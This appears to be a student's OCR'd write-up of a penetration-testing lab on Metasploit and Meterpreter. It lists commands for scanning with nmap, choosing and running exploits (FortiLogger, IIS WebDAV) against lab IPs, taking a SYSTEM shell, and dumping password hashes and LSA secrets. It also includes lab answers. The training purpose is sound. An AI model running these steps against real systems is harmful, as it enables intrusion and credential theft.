
I used the ‘background command to keep the current session running on the backgroud then serched for an exploit to attack the week sudo. “search sudo”




I choose exploit with index 29.



I then set the session, LHOST then ran the exploit.



After a successful attack, I searched for the flag.txt file and cat its contents. Thats how i found the flag. ” search -f flag.txt”



Meterpreter

Meterpreter is an advanced, extensible payload used for penetration testing, primarily through DLL injection.

Key Features include,

- Memory-Resident. It operates entirely in memory; leaves no traces on the hard drive, making detection difficult.
- Persistent Access. Can be configured to maintain access across system reboots or changes.
- Stealthy. It injects itself into existing processes, minimizing forensic footprints.
- Encrypted Communication. Utilizes AES encryption for secure data transmission between attacker and target.

Functionality

- Acts as a "Swiss Army knife" for post-exploitation tasks.
- Facilitates enumeration, privilege escalation, vulnerability research, and AV evasion.
- Supports pivoting to access other systems.

Execution Process

- Target executes an initial stager (e.g., bind, reverse).
- Stager loads Reflective DLL for injection.
- Meterpreter initializes and establishes an encrypted connection.
- Core loads essential extensions (e.g., stdapi, priv).

Common Commands

- help: Displays command options.
- background: Backgrounds the current session.
- exit: Terminates the session.
- migrate: Moves Meterpreter to another process.
- run: Executes a Meterpreter script or Post module.

We can utilize it for effective and efficient assessments within penetration testing frameworks, leveraging the tools available in Meterpreter to enhance engagement outcomes.

Using Meterpreter

Initial Scanning with Nmap

- We use command: db_nmap -sV -p- -T5 -A Target_IP

Exploit Search

- We use Command: " search exploit_name" to find a good exploit for our target service. Then use "use index_number" to select an exploit

Setting Exploit Options

- We then Set RHOST to target IP and LHOST for listener address.
- Then ran the exploit which successfully opened a Meterpreter session using "**run** "command.

Session Management

We check session checked with **getuid .** Then set it if not yet set using "**set session 1"**

Successful Privilege Escalation

- Ran the exploit to obtain SYSTEM privileges. "use exploit"
- Set a session if required "set session 1", set LHOST "set LHOST tun0" then "run"

Post-Exploitation Tasks

- Here we dump password hashes using **hashdump** command on metepreter terminal "hashdump"
- Retrieved LSA secrets using **lsa_dump_secrets** command.


Important Commands

- Scanning: db_nmap -sV -p- -T5 -A
- Searching for Exploits: search iis_webdav_upload_asp
- Setting Options: set RHOST, set LHOST
- Privilege Escalation: use exploit_name
- Dumping Data: hashdump, lsa_dump_secrets


Question: Find the existing exploit in MSF and use it to get a shell on the target. What is the username of the user you obtained a shell with?


Answer: NT AUTHORITY\SYSTEM

I started with an nmap scan to see the services running on my target.




I found a service which uses '*http*' at port 5000, visited its webpage and inspected the source code.






I found a name '*FortiLogger*' from the code and thought maybe it was an exploit name. Went ahead searching it on msfconsole. "search *FortiLogger*".


I found an exploit and choose to use it.




I then set the RHOST and LHOST. "set RHOST 10.129.203.65*" and "set LHOST 10.10.15.170".*



Then i ran the exploit.




After connecting meterpreter, I ran ” getuid” command and thats how i got the username.




Question: Retrieve the NTLM password hash for the "htb-student" user. Submit the hash as the answer.

